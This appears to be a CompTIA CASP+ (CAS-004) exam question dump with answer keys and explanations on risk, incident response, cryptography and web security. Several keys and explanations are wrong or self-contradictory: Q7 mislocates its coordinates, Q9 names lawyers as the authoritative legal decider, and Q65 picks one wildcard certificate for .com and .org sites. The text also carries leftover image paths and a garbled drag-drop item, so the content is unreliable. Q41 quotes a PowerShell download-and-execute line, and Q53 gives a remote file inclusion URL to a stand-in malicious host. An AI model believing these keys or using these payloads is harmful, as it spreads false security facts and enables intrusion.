CompTIA

Exam Questions CAS-004

CompTIA Advanced Security Practitioner (CASP+) Exam

NEW QUESTION 1
Due to budget constraints, an organization created a policy that only permits vulnerabilities rated high and critical according to CVSS to be fixed or mitigated. A security analyst notices that many vulnerabilities that were previously scored as medium are now breaching higher thresholds. Upon further investigation, the analyst notices certain ratings are not aligned with the approved system categorization. Which of the following can the analyst do to get a better picture of the risk while adhering to the organization's policy?

A. Align the exploitability metrics to the predetermined system categorization.
B. Align the remediation levels to the predetermined system categorization.
C. Align the impact subscore requirements to the predetermined system categorization.
D. Align the attack vectors to the predetermined system categorization.

Answer: C

Explanation:
Aligning the impact subscore requirements to the predetermined system categorization can help the analyst get a better picture of the risk while adhering to the organization’s policy. The impact subscore is one of the components of the CVSS base score, which reflects the severity of a vulnerability. The impact subscore is calculated based on three metrics: confidentiality, integrity, and availability. These metrics can be adjusted according to the system categorization, which defines the security objectives and requirements for a system based on its potential impact on an organization’s operations and assets. By aligning the impact subscore requirements to the system categorization, the analyst can ensure that the CVSS scores reflect the true impact of a vulnerability on a specific system and prioritize remediation accordingly.

NEW QUESTION 2
Ann, a CIRT member, is conducting incident response activities on a network that consists
of several hundred virtual servers and thousands of endpoints and users. The network generates more than 10,000 log messages per second. The enterprise belong to a large, web-based cryptocurrency startup, Ann has distilled the relevant information into an easily digestible report for executive management . However, she still needs to collect evidence of the intrusion that caused the incident. Which of the following should Ann use to gather the required information?

A. Traffic interceptor log analysis
B. Log reduction and visualization tools
C. Proof of work analysis
D. Ledger analysis software

Answer: B

NEW QUESTION 3
Users are reporting intermittent access issues with & new cloud application that was recently added to the network. Upon investigation, he scary administrator notices the human resources department Is able to run required queries with the new application, but the marketing department is unable to pull any needed reports on various resources using the new application. Which of the following MOST likely needs to be done to avoid this in the future?

A. Modify the ACLs.
B. Review the Active Directory.
C. Update the marketing department's browser.
D. Reconfigure the WAF.

Answer: A

Explanation:
Modifying the ACLs (access control lists) is the most likely solution to avoid the intermittent access issues with the new cloud application. ACLs are used to define permissions for different users and groups to access resources on a network. The problem may be caused by incorrect or missing ACLs for the marketing department that prevent them from accessing the cloud application or its data sources. The other options are either irrelevant or less effective for the given scenario

NEW QUESTION 4
A company recently acquired a SaaS provider and needs to integrate its platform into the company's existing infrastructure without impact to the customer's experience. The SaaS provider does not have a mature security program A recent vulnerability scan of the SaaS provider's systems shows multiple critical vulnerabilities attributed to very old and outdated Oss. Which of the following solutions would prevent these vulnerabilities from being introduced into the company's existing infrastructure?

A. Segment the systems to reduce the attack surface if an attack occurs
B. Migrate the services to new systems with a supported and patched OS.
C. Patch the systems to the latest versions of the existing OSs
D. Install anti-malwar
E. HIPS, and host-based firewalls on each of the systems

Answer: B

NEW QUESTION 5
An organization developed a social media application that is used by customers in multiple remote geographic locations around the world. The organization’s headquarters and only datacenter are located in New York City. The Chief Information Security Officer wants to ensure the following requirements are met for the social media application:
Low latency for all mobile users to improve the users’ experience SSL offloading to improve web server performance
Protection against DoS and DDoS attacks High availability
Which of the following should the organization implement to BEST ensure all requirements are met?

A. A cache server farm in its datacenter
B. A load-balanced group of reverse proxy servers with SSL acceleration
C. A CDN with the origin set to its datacenter

D. Dual gigabit-speed Internet connections with managed DDoS prevention

Answer: B

NEW QUESTION 6
Which of the following is the BEST disaster recovery solution when resources are running in a cloud environment?

A. Remote provider BCDR
B. Cloud provider BCDR
C. Alternative provider BCDR
D. Primary provider BCDR

Answer: B

NEW QUESTION 7
Device event logs sources from MDM software as follows:

Device	Date/Time	Location	Event	Description
ANDROID_1022	01JAN21 0255	39.9072N,77.0369W	PUSH	APPLICATION 1220 INSTALL QUEUED
ANDROID_1022	01JAN21 0301	39.9072N,77.0369W	INVENTORY	APPLICATION 1220 ADDED
ANDROID_1022	01JAN21 0701	39.0067N,77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0701	25.2854N,51.5310E	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0900	39.0067N,77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 1030	39.0067N,77.4291W	STATUS	LOCAL STORAGE REPORTING 85% FULL


Which of the following security concerns and response actions would BEST address the risks posed by the device in the logs?

A. Malicious installation of an application; change the MDM configuration to remove application ID 1220.
B. Resource leak; recover the device for analysis and clean up the local storage.
C. Impossible travel; disable the device's account and access while investigating.
D. Falsified status reporting; remotely wipe the device.

Answer: C

Explanation:
The device event logs show that the device was in two different locations (New York and London) within a short time span (one hour), which indicates impossible travel. This could be a sign of a compromised device or account. The best response action is to disable the device's account and access while investigating the incident. Malicious installation of an application is not evident from the logs, nor is resource leak or falsified status reporting. Verified References: https://www.comptia.org/blog/what-is-impossible- travel https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 8
DRAG DROP




An organization is planning for disaster recovery and continuity of operations. INSTRUCTIONS
Review the following scenarios and instructions. Match each relevant finding to the affected host.
After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.
Each finding may be used more than once.
If at any time you would like to bring back the initial state of the simul-ation, please click the Reset All button.

A. Mastered
B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 9
A forensic expert working on a fraud investigation for a US-based company collected a few disk images as evidence.
Which of the following offers an authoritative decision about whether the evidence was obtained legally?

A. Lawyers
B. Court
C. Upper management team
D. Police

Answer: A

NEW QUESTION 10
A new requirement for legislators has forced a government security team to develop a validation process to verify the integrity of a downloaded file and the sender of the file Which of the following is the BEST way for the security team to comply with this requirement?

A. Digital signature
B. Message hash
C. Message digest
D. Message authentication code

Answer: A

Explanation:
A digital signature is a cryptographic technique that allows the sender of a file to sign it with their private key and the receiver to verify it with the sender's public key. This ensures the integrity and authenticity of the file, as well as the non-repudiation of the sender. A message hash or a message digest is a one-way function that produces a fixed- length output from an input, but it does not provide any information about the sender. A message authentication code (MAC) is a symmetric-key technique that allows both the sender and the receiver to generate and verify a code using a shared secret key, but it does not provide non-repudiation.
References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.1: Apply cryptographic techniques

NEW QUESTION 10
Which of the following BEST sets expectation between the security team and business units within an organization?

A. Risk assessment
B. Memorandum of understanding
C. Business impact analysis
D. Business partnership agreement
E. Services level agreement

Answer: E

Explanation:

A service level agreement (SLA) is the best option to set expectations between the security team and business units within an organization. An SLA is a document that defines the scope, quality, roles, responsibilities, and metrics of a service provided by one party to another. An SLA can help align the security team's objectives and activities with the business units' needs and expectations, as well as establish accountability and communication channels. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://searchitchannel.techtarget.com/definition/service-level-agreement

NEW QUESTION 15
A security engineer needs to recommend a solution that will meet the following requirements:
Identify sensitive data in the provider's network
Maintain compliance with company and regulatory guidelines
Detect and respond to insider threats, privileged user threats, and compromised accounts Enforce datacentric security, such as encryption, tokenization, and access control
Which of the following solutions should the security engineer recommend to address these requirements?

A. WAF
B. CASB
C. SWG
D. DLP

Answer: D

Explanation:
DLP (data loss prevention) is a solution that can meet the following requirements: identify sensitive data in the provider's network, maintain compliance with company and regulatory guidelines, detect and respond to insider threats, privileged user threats, and compromised accounts, and enforce data-centric security, such as encryption, tokenization, and access control. DLP can monitor, classify, and protect data in motion, at rest, or in use, and prevent unauthorized disclosure or exfiltration. WAF (web application firewall) is a solution that can protect web applications from common attacks, such as SQL injection or cross-site scripting, but it does not address the requirements listed. CASB (cloud access security broker) is a solution that can enforce policies and controls for accessing cloud services and applications, but it does not address the requirements listed. SWG (secure web gateway) is a solution that can monitor and filter web traffic to prevent malicious or unauthorized access, but it does not address the requirements listed. Verified References: https://www.comptia.org/blog/what-is-data-loss-prevention https://partners.comptia.org/docs/default-source/resources/casp-content-guid

NEW QUESTION 17
An enterprise is undergoing an audit to review change management activities when promoting code to production. The audit reveals the following:
• Some developers can directly publish code to the production environment.
• Static code reviews are performed adequately.
• Vulnerability scanning occurs on a regularly scheduled basis per policy.
Which of the following should be noted as a recommendation within the audit report?

A. Implement short maintenance windows.
B. Perform periodic account reviews.
C. Implement job rotation.
D. Improve separation of duties.

Answer: D

NEW QUESTION 21
A shipping company that is trying to eliminate entire classes of threats is developing an SELinux policy to ensure its custom Android devices are used exclusively for package tracking.
After compiling and implementing the policy, in which of the following modes must the company ensure the devices are configured to run?

A. Protecting
B. Permissive
C. Enforcing
D. Mandatory

Answer: C

Explanation:
Reference: https://source.android.com/security/selinux/customize
SELinux (Security-Enhanced Linux) is a security module for Linux systems that provides mandatory access control (MAC) policies for processes and files. SELinux can operate in three modes:
Enforcing: SELinux enforces the MAC policies and denies access based on rules. Permissive: SELinux does not enforce the MAC policies but only logs actions that would
have been denied if running in enforcing mode.
Disabled: SELinux is turned off.
To ensure its custom Android devices are used exclusively for package tracking, the company must configure SELinux to run in enforcing mode. This mode will prevent any unauthorized actions or applications from running on the devices and protect them from potential threats or misuse. References: https://access.redhat.com/documentation/en- us/red_hat_enterprise_linux/7/html/selinux_users_and_administrators_guide/chap-security- enhanced_linux-introduction#sect-Security-Enhanced_Linux-Modes https://source.android.com/security/selinux

NEW QUESTION 25
An organization established an agreement with a partner company for specialized help desk services. A senior security officer within the organization Is tasked with providing documentation required to set up a dedicated VPN between the two entities. Which of the following should be required?

A. SLA
B. ISA
C. NDA
D. MOU

Answer: B

Explanation:
An ISA, or interconnection security agreement, is a document that should be required to set up a dedicated VPN between two entities that provide specialized help desk services. An ISA defines the technical and security requirements for establishing, operating, and maintaining a secure connection between two or more organizations. An ISA also specifies the roles and responsibilities of each party, the security controls and policies to be implemented, the data types and classifications to be exchanged, and the incident response procedures to be followed.
References: [CompTIA CASP+ Study Guide, Second Edition, page 36]

NEW QUESTION 30
A small company recently developed prototype technology for a military program. The company's security engineer is concerned about potential theft of the newly developed, proprietary information.
Which of the following should the security engineer do to BEST manage the threats proactively?

A. Join an information-sharing community that is relevant to the company.
B. Leverage the MITRE ATT&CK framework to map the TTR.
C. Use OSINT techniques to evaluate and analyze the threats.
D. Update security awareness training to address new threats, such as best practices for data security.

Answer: A

Explanation:
An information-sharing community is a group or network of organizations that share threat intelligence, best practices, and mitigation strategies related to cybersecurity. An information-sharing community can help the company proactively manage the threats of potential theft of its newly developed, proprietary information by providing timely and actionable insights, alerts, and recommendations. An information- sharing community can also enable collaboration and coordination among its members to enhance their collective defense and resilience. References: https://us- cert.cisa.gov/ncas/tips/ST04-016 https://www.cisecurity.org/blog/what-is-an-information-sharing-community/

NEW QUESTION 34
A security operations center analyst is investigating anomalous activity between a database server and an unknown external IP address and gathered the following data:
• dbadmin last logged in at 7:30 a.m. and logged out at 8:05 a.m.
• A persistent TCP/6667 connection to the external address was established at 7:55 a.m. The connection is still active.
• Other than bytes transferred to keep the connection alive, only a few kilobytes of data transfer every hour since the start of the connection.
• A sample outbound request payload from PCAP showed the ASCII content: "JOIN #community".
Which of the following is the MOST likely root cause?

A. A SQL injection was used to exfiltrate data from the database server.
B. The system has been hijacked for cryptocurrency mining.
C. A botnet Trojan is installed on the database server.
D. The dbadmin user is consulting the community for help via Internet Relay Chat.

Answer: D

Explanation:
The dbadmin user is consulting the community for help via Internet Relay Chat. The clues in the given information point to the dbadmin user having established an Internet Relay Chat (IRC) connection to an external address at 7:55 a.m. This connection is still active, and only a few kilobytes of data have been transferred since the start of the connection. The sample outbound request payload of "JOIN #community" also suggests that the user is trying to join an IRC chatroom. This suggests that the dbadmin user is using the IRC connection to consult the community for help with a problem. Therefore, the root cause of the anomalous activity is likely the dbadmin user consulting the community for help via IRC. References: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 10, Investigating Intrusions and Suspicious Activity.

NEW QUESTION 36
A company processes data subject to NDAs with partners that define the processing and storage constraints for the covered data. The agreements currently do not permit moving the covered data to the cloud, and the company would like to renegotiate the terms of the agreements.
Which of the following would MOST likely help the company gain consensus to move the data to the cloud?

A. Designing data protection schemes to mitigate the risk of loss due to multitenancy
B. Implementing redundant stores and services across diverse CSPs for high availability
C. Emulating OS and hardware architectures to blur operations from CSP view
D. Purchasing managed FIM services to alert on detected modifications to covered data

Answer: A

NEW QUESTION 41
A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file: powershell EX(New-Object Net.WebClient).DownloadString ('https://content.comptia.org/casp/whois.psl');whois
Which of the following security controls would have alerted and prevented the next phase of the attack?

A. Antivirus and UEBA
B. Reverse proxy and sandbox
C. EDR and application approved list
D. Forward proxy and MFA

Answer: C

Explanation:
An EDR and whitelist should protect from this attack.

NEW QUESTION 45
Users are claiming that a web server is not accessible. A security engineer logs for the site. The engineer connects to the server and runs netstat -an and receives the following output:

TCP	192.168.5.107:54585	64.78.243.12:443	ESTABLISHED
TCP	192.168.5.107:54587	54.164.78.234:80	ESTABLISHED
TCP	192.168.5.107:54636	104.16.33.27:5228	ESTABLISHED
TCP	192.168.5.107:54676	69.65.64.94:443	ESTABLISHED
TCP	192.168.5.107:54689	91.190.130.171:443	TIME_WAIT
TCP	192.168.5.107:54775	91.190.130.171:443	FIN_WAIT_2
TCP	192.168.5.107:54789	91.190.130.171:443	ESTABLISHED
TCP	192.168.5.107:55983	79.136.88.109:31802	ESTABLISHED
TCP	192.168.5.107:56234	50.112.252.181:443	TIME_WAIT
TCP	192.168.5.107:56874	40.117.100.83:443	ESTABLISHED
TCP	192.168.5.107:00	213.37.55.67:600873	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600874	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600875	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600876	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600877	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600878	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600879	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600880	TIME_WAIT

Which of the following is MOST likely happening to the server?

A. Port scanning
B. ARP spoofing
C. Buffer overflow
D. Denial of service

Answer: D

Explanation:
A denial of service (DoS) attack is a malicious attempt to disrupt the normal functioning of a server by overwhelming it with requests or traffic1. One possible indicator of a DoS attack is a large number of connections from a single source IP address1. In this case, the output of netstat -an shows that there are many connections from 213.37.55.67 with different port numbers and in TIME WAIT state23. This suggests that the attacker is sending many SYN packets to initiate connections but not completing them, thus exhausting the server's resources and preventing legitimate users from accessing it1.

NEW QUESTION 46
The Chief information Officer (CIO) wants to establish a non-banding agreement with a third party that outlines the objectives of the mutual arrangement dealing with data transfers between both organizations before establishing a format partnership. Which of the follow would MOST likely be used?

A. MOU
B. OLA
C. NDA
D. SLA

Answer: A

NEW QUESTION 50
The Chief Information Security Officer is concerned about the possibility of employees downloading 'malicious files from the internet and 'opening them on corporate workstations. Which of the following solutions would be BEST to reduce this risk?

A. Integrate the web proxy with threat intelligence feeds.
B. Scan all downloads using an antivirus engine on the web proxy.
C. Block known malware sites on the web proxy.
D. Execute the files in the sandbox on the web proxy.

Answer: D

Explanation:
Executing the files in the sandbox on the web proxy is the best solution to reduce the risk of employees downloading and opening malicious files from the internet. A sandbox is a secure and isolated environment that can run untrusted or potentially harmful code without affecting the rest of the system. By executing the files in the sandbox, the web proxy can analyze their behavior and detect any malicious activity before allowing them to reach the corporate workstations.
References: [CompTIA CASP+ Study Guide, Second Edition, page 273]

NEW QUESTION 53
A security engineer notices the company website allows users following example: hitps://mycompany.com/main.php?Country=US
Which of the following vulnerabilities would MOST likely affect this site?

A. SQL injection
B. Remote file inclusion
C. Directory traversal -
D. Unsecure references

Answer: B

Explanation:

Remote file inclusion (RFI) is a web vulnerability that allows an attacker to include malicious external files that are later run by the website or web application12. This can lead to code execution, data theft, defacement, or other malicious actions. RFI typically occurs when a web application dynamically references external scripts using user-supplied input without proper validation or sanitization23.
In this case, the website allows users to specify a country parameter in the URL that is used to include a file from another domain. For example, an attacker could craft a URL like this:
https://mycompany.com/main.php?Country=https://malicious.com/evil.php
This would cause the website to include and execute the evil.php file from the malicious domain, which could contain any arbitrary code3.

NEW QUESTION 55
Ransomware encrypted the entire human resources fileshare for a large financial institution. Security operations personnel were unaware of the activity until it was too late to stop it. The restoration will take approximately four hours, and the last backup occurred 48 hours ago. The management team has indicated that the RPO for a disaster recovery event for this data classification is 24 hours.
Based on RPO requirements, which of the following recommendations should the management team make?

A. Leave the current backup schedule intact and pay the ransom to decrypt the data.
B. Leave the current backup schedule intact and make the human resources fileshare read-only.
C. Increase the frequency of backups and create SIEM alerts for IOCs.
D. Decrease the frequency of backups and pay the ransom to decrypt the data.

Answer: C

Explanation:
Increasing the frequency of backups and creating SIEM (security information and event management) alerts for IOCs (indicators of compromise) are the best recommendations that the management team can make based on RPO (recovery point objective) requirements. RPO is a metric that defines the maximum acceptable amount of data loss that can occur during a disaster recovery event. Increasing the frequency of backups can reduce the amount of data loss that can occur, as it can create more recent copies or snapshots of the data. Creating SIEM alerts for IOCs can help detect and respond to ransomware attacks, as it can collect, correlate, and analyze security events and data from various sources and generate alerts based on predefined rules or thresholds. Leaving the current backup schedule intact and paying the ransom to decrypt the data are not good recommendations, as they could result in more data loss than the RPO allows, as well as encourage more ransomware attacks or expose the company to legal or ethical issues. Leaving the current backup schedule intact and making the human resources fileshare read-only are not good recommendations, as they could result in more data loss than the RPO allows, as well as affect the normal operations or functionality of the fileshare. Decreasing the frequency of backups and paying the ransom to decrypt the data are not good recommendations, as they could result in more data loss than the RPO allows, as well as increase the risk of losing data due to less frequent backups or unreliable decryption. Verified References: https://www.comptia.org/blog/what-is-rpo https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 56
A company publishes several APIs for customers and is required to use keys to segregate customer data sets.
Which of the following would be BEST to use to store customer keys?

A. A trusted platform module
B. A hardware security module
C. A localized key store
D. A public key infrastructure

Answer: D

Explanation:
A public key infrastructure (PKI) is a system of certificates and keys that can provide encryption and authentication for APIs (application programming interfaces). A PKI can be used to store customer keys for accessing APIs and segregating customer data sets. A trusted platform module (TPM) is a hardware device that provides cryptographic functions and key storage, but it is not suitable for storing customer keys for APIs. A hardware security module (HSM) is similar to a TPM, but it is used for storing keys for applications, not for APIs. A localized key store is a software component that stores keys locally, but it is not as secure or scalable as a PKI. Verified References: https://www.comptia.org/blog/what-is-pki https://partners.comptia.org/docs/default- source/resources/casp-content-guide

NEW QUESTION 60
Technicians have determined that the current server hardware is outdated, so they have decided to throw it out.
Prior to disposal, which of the following is the BEST method to use to ensure no data remnants can be recovered?

A. Drive wiping
B. Degaussing
C. Purging
D. Physical destruction

Answer: B

Explanation:
Reference: https://securis.com/data-destruction/degaussing-as-a-service/

NEW QUESTION 62
A security analyst is reviewing network connectivity on a Linux workstation and examining the active TCP connections using the command line.
Which of the following commands would be the BEST to run to view only active Internet connections?

A. sudo netstat -antu | grep “LISTEN” | awk ‘{print$5}’
B. sudo netstat -nlt -p | grep “ESTABLISHED”
C. sudo netstat -plntu | grep -v “Foreign Address”
D. sudo netstat -pnut -w | column -t -s $’\w’
E. sudo netstat -pnut | grep -P ^tcp

Answer: E

Explanation:
Reference: https://www.codegrepper.com/code-examples/shell/netstat+find+port
The netstat command is a tool that displays network connections, routing tables, interface statistics, masquerade connections, and multicast memberships. The command has various options that can modify its output. The options used in the correct answer are:
p: Show the PID and name of the program to which each socket belongs.
n: Show numerical addresses instead of trying to determine symbolic host, port or user names.
u: Show only UDP connections. t: Show only TCP connections.
The grep command is a tool that searches for a pattern in a file or input. The option used in the correct answer is:
P: Interpret the pattern as a Perl-compatible regular expression (PCRE).
The pattern used in the correct answer is ^tcp, which means any line that starts with tcp. This will filter out any UDP connections from the output.
The sudo command is a tool that allows a user to run programs with the security privileges of another user (usually the superuser or root). This is necessary to run the netstat command with the -p option, which requires root privileges.
The correct answer will show only active TCP connections with numerical addresses and program names, which can be considered as active Internet connections.
The other answers will either show different types of connections (such as listening or local), use different options that are not relevant (such as -a, -l, -w, or -s), or use different commands that are not useful (such as awk or column). References: https://man7.org/linux/man- pages/man8/netstat.8.html
https://man7.org/linux/man-pages/man1/grep.1.html https://man7.org/linux/man-pages/man8/sudo.8.html

NEW QUESTION 65
A cloud security engineer is setting up a cloud-hosted WAF. The engineer needs to implement a solution to protect the multiple websites the organization hosts.
The organization websites are:
* www.mycompany.org
* www.mycompany.com
* campus.mycompany.com
* wiki. mycompany.org
The solution must save costs and be able to protect all websites. Users should be able to notify the cloud security engineer of any on-path attacks. Which of the following is the BEST solution?

A. Purchase one SAN certificate.
B. Implement self-signed certificates.
C. Purchase one certificate for each website.
D. Purchase one wildcard certificate.

Answer: D

Explanation:
Purchasing one wildcard certificate is the best solution to protect multiple websites hosted by an organization in a cloud-hosted WAF. A wildcard certificate is a type of SSL/TLS certificate that can secure a domain name and any number of its subdomains with a single certificate. For example, a wildcard certificate for *.mycompany.com can secure www.mycompany.com, campus.mycompany.com, and any other subdomain under mycompany.com. A wildcard certificate can save costs and simplify management compared to purchasing individual certificates for each website.
References: [CompTIA CASP+ Study Guide, Second Edition, page 301]

NEW QUESTION 70
An organization is assessing the security posture of a new SaaS CRM system that handles sensitive Pll and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:
1- There will be a $20,000 per day revenue loss for each day the system is delayed going into production.
2- The inherent risk is high.
3- The residual risk is low.
4- There will be a staged deployment to the solution rollout to the contact center.
Which of the following risk-handling techniques will BEST meet the organization's requirements?

A. Apply for a security exemption, as the risk is too high to accept.
B. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.
C. Accept the risk, as compensating controls have been implemented to manage the risk.
D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

Answer: A

NEW QUESTION 73
A technician is reviewing the logs and notices a large number of files were transferred to remote sites over the course of three months. This activity then stopped. The files were transferred via TLS-protected HTTP sessions from systems that do not send traffic to those sites.
The technician will define this threat as:

A. a decrypting RSA using obsolete and weakened encryption attack.
B. a zero-day attack.
C. an advanced persistent threat.
D. an on-path attack.

Answer: C

Explanation:
Reference: https://www.internetsociety.org/deploy360/tls/basics/
An advanced persistent threat (APT) is a type of cyberattack that involves a stealthy and continuous process of compromising and exploiting a target system or network. An APT typically has a specific goal or objective, such as stealing sensitive data, disrupting operations, or sabotaging infrastructure. An APT can use various techniques to evade detection and maintain persistence, such as encryption, proxy servers, malware, etc. The scenario described in the question matches the characteristics of an APT. References: https://www.cisco.com/c/en/us/products/security/what-is-apt.html https://www.imperva.com/learn/application-security/advanced-persistent-threat-apt/

NEW QUESTION 78
A company created an external, PHP-based web application for its customers. A security researcher reports that the application has the Heartbleed vulnerability.

Which of the following would BEST resolve and mitigate the issue? (Select TWO).

A. Deploying a WAF signature
B. Fixing the PHP code
C. Changing the web server from HTTPS to HTTP
D. UsingSSLv3
E. Changing the code from PHP to ColdFusion
F. Updating the OpenSSL library

Answer: AF

Explanation:
Deploying a web application firewall (WAF) signature is a way to detect and block attempts to exploit the Heartbleed vulnerability on the web server. A WAF signature is a pattern that matches a known attack vector, such as a malicious heartbeat request. By deploying a WAF signature, the company can protect its web application from Heartbleed attacks until the underlying vulnerability is fixed.
Updating the OpenSSL library is the ultimate way to fix and mitigate the Heartbleed vulnerability. The OpenSSL project released version 1.0.1g on April 7, 2014, which patched the bug by adding a bounds check to the heartbeat function. By updating the OpenSSL library on the web server, the company can eliminate the vulnerability and prevent any future exploitation.
* B. Fixing the PHP code is not a way to resolve or mitigate the Heartbleed vulnerability, because the vulnerability is not in the PHP code, but in the OpenSSL library that handles the SSL/TLS encryption for the web server.
